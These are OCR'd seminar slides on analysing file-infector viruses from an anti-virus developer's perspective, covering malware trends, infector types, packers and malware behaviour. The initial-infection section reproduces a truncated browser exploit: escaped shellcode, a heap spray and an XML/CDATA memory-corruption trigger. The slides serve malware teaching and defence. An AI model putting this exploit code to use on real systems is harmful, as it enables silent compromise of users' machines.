CodeEngn

3rd CodeEngn ReverseEngineering Seminar

File Infector Virus Analysis

(from the point of view of an anti-virus developer)

sionics , kaientt
@issuemakerslab.com

Agenda

0x00 Malware Trends

0x01 File Infector and NOT infector

0x02 Prior Knowledge
- PE Format


0x03 File Infection Techniques

0x04 File Infector Virus Analysis – Demonstration

0x05 Development of disinfection code


0x00 Malware Trends

The growth of malware




Source: Andreas Marx, http://www.av-test.org

The growth of malware



Source: McAfee Avert Labs
(20 Million Malware Samples)

The growth of malware




Source: Symantec Corporation
Internet Security Threat Report Volume XIV: April, 2009
(New malicious code signatures)

The growth of malware

Today's main threats are simple Trojan horses and worms, not file-infectors.

BUT,



Source: Symantec Corporation
Internet Security Threat Report Volume XIV: April, 2009
(Malicious code types)

file infectors will increase again

> In this age of botnets, rootkits, spyware, and other bleeding-edge security threats, file infectors are frequently thought of as a dead threat.

> Historically, file viruses were among the very first types of virus, dating back to the 1980's.

> recent increase in network file-infecting viruses

> file infectors will increase again

Advantage of File Infector

> 생존 시간 증가
- 트로이목마 등의 단일파일 악성코드는 탐지가 쉬우며 치료가 파일 삭제
- 하나 이상의 파일을 감염
- 기존 실행파일들에 감염되면 사용자가 쉽게 감염여부 판단이 어려움
  > 은폐기능 추가 시 더 어려움

> 진단과 치료
- Not Infector
  > Trojan, Worm, Backdoor 등, 진단시 파일 삭제만으로 치료가능
- File Infector
  > 감염된 모든 실행 가능한 파일
  > 잘못된 진단과 잘못된 치료는 곧 업체의 신뢰성 하락과 고객의 외면
  > 어느 정도의 분석 시간과 테스트 기간 필요
    - 탐지 회피/지연 목적의 기법
    - EPO(Entry-Point Obscuring), Polymorphism

Malware Statistics

Monthly Malware Statistics: may 2009 (from Kaspersky Lab)


Position	Change in position	Name
1	0	Virus.Win32.Sality.aa
2	0	Worm.Win32.Mabezat.b
3	New	Trojan-Clicker.HTML.IFrame.aga
4	-1	Virus.Win32.Virut.ce
11	1	Net-Worm.Win32.Kido.ih
12	-2	Virus.Win32.Small.l
13	-2	Email-Worm.Win32.Runouce.b
14	3	Worm.Win32.Fujack.k
15	0	Virus.Win32.Parite.a
16	-2	Virus.Win32.Virut.n
17	-1	Virus.Win32.Hidrag.a
18	New	Virus.Win32.Sality.ae
19	Return	Worm.Win32.Otwycal.g
20	New	Trojan.Win32.Swizzor.a

IFrame.aga is one more version of the iframe that the now widespread Virus.Win32.Virut.ce uses to infect web pages. And Sality.ae is the latest version of the well-known Sality virus.

0x01 File Infector and NOT infector

File infector virus

Glossary



virus BULLETIN Fighting malware and spam

News | Resources | Virus Bulletin | Spam Supplement | VB100

File infector virus

Virus that infects other files on a system or network

File infector viruses are the 'classic' form of virus, those to which the term is most commonly and, along with boot sector viruses, most appropriately applied.

When an infectious file is executed on a s the infection routine will seek out other files generally at the beginning or end of the existing file (prepending or appending viruses)

point of the file is redirected to the start of the virus code to ensure that it is run when the file is executed, and control may or may not be passed on to the original program in turn.

File infector viruses often misinfect, either leaving the file completely non-functional or simply failing to run the viral code at all. More sophisticted forms of file infector virus, which try to hide their presence by changing aspects of their code with each infection, are known as polymorphic or metamorphic viruses.

File Infector and NOT infector

NOT infector

- Trojan, Backdoor, Worm, Rootkit, Spyware, Adware


File Infector

- Virus (Parite, Virut, Sality, Alman)

File Infector and NOT infector

NOT infector


- 파일 자체가 악성
- 치료 : 파일 자체를 삭제



File Infector and NOT infector

File Infector

- 기존 정상 파일에 바이러스 코드를 추가
- 치료 : 바이러스 코드 부분만 삭제 (정상 파일로 복구)



Common Malicious Code Analysis

> Dynamic Analysis

> Static Analysis

> Most modern malware use some sort of runtime packer (70-90%)

— If static analysis of malware is needed, protective layer(s) must be opened


Executable compression

일반 실행 파일

```
push    1               ; dwMoveMethod
push    0               ; lpDistanceToMoveHigh
push    0               ; lDistanceToMove
push    edx             ; hFile
call    SetFilePointer
mov     edi, eax
mov     eax, hFile_dword_4A6394
push    0               ; lpFileSizeHigh
push    eax             ; hFile
call    GetFileSize
mov     esi, eax
sub     esi, edi
jz      short loc_41E994
push    esi             ; uBytes
push    0               ; uFlags
call    LocalAlloc
mov     ecx, hFile_dword_4A6394
push    0               ; lpOverlapped
```

실행압축된 실행 파일

실행압축 해제 루틴 (복호화)




(Bonus) Common Malware Behavior - Analysis

> 최초 감염
  — 취약점(80% 이상)을 통한 최초 파일 생성
> 파일 생성
  — 자신복사, 다운로드, 드롭
> 실행되도록 등록 (부팅 시)
  — 레지스트리, 서비스, BHO
> 동작
  — 프로세스, 쓰레드, DLL Injection
> 네트워크 활동
  — 포트 오픈, 특정 도메인/포트 접속, IRC 접속
> 악성행위
  — 보안기능 비활성화, 온라인 게임 계정 절취, DDoS, 스팸메일 발송

최초 감염

> 브라우저/윈도우 취약점을 Exploit한 후 파일 생성
  - Buffer Overflow (Heap, Stack)
  - Format String
  - Privilege Escalation
  - Memory Corruption
> 탐지
  - 일반적인 다운로드와 다름
    > 사용자 모르게 파일이 생성되고 실행됨
  - Shellcode



일반적인 파일 다운로드 (사용자가 인지)

```
var shellcode = unescape("%uc92b%u1fb1%u0cbd%uc536%udb9b%ud9c5%u2474%u5af4%uea83%u31fc%

// ugly heap spray, the d0nkey way!
// works most of the time
var spray = unescape("%u0a0a%u0a0a");

do {
   spray += spray;
} while(spray.length < 0xd0000);

memory = new Array();

for(i = 0; i < 100; i++)
   memory[i] = spray + shellcode;

xmlcode = "<XML ID=I><X><C><![CDATA[<image SRC=http://&#x0a0a;&#x0a0a;.example.com>]]><

tag = document.getElementById("replace");
tag.innerHTML = xmlcode;
```

Memory Corruption에 의한 파일 다운로드 (사용자 인지 불가능)

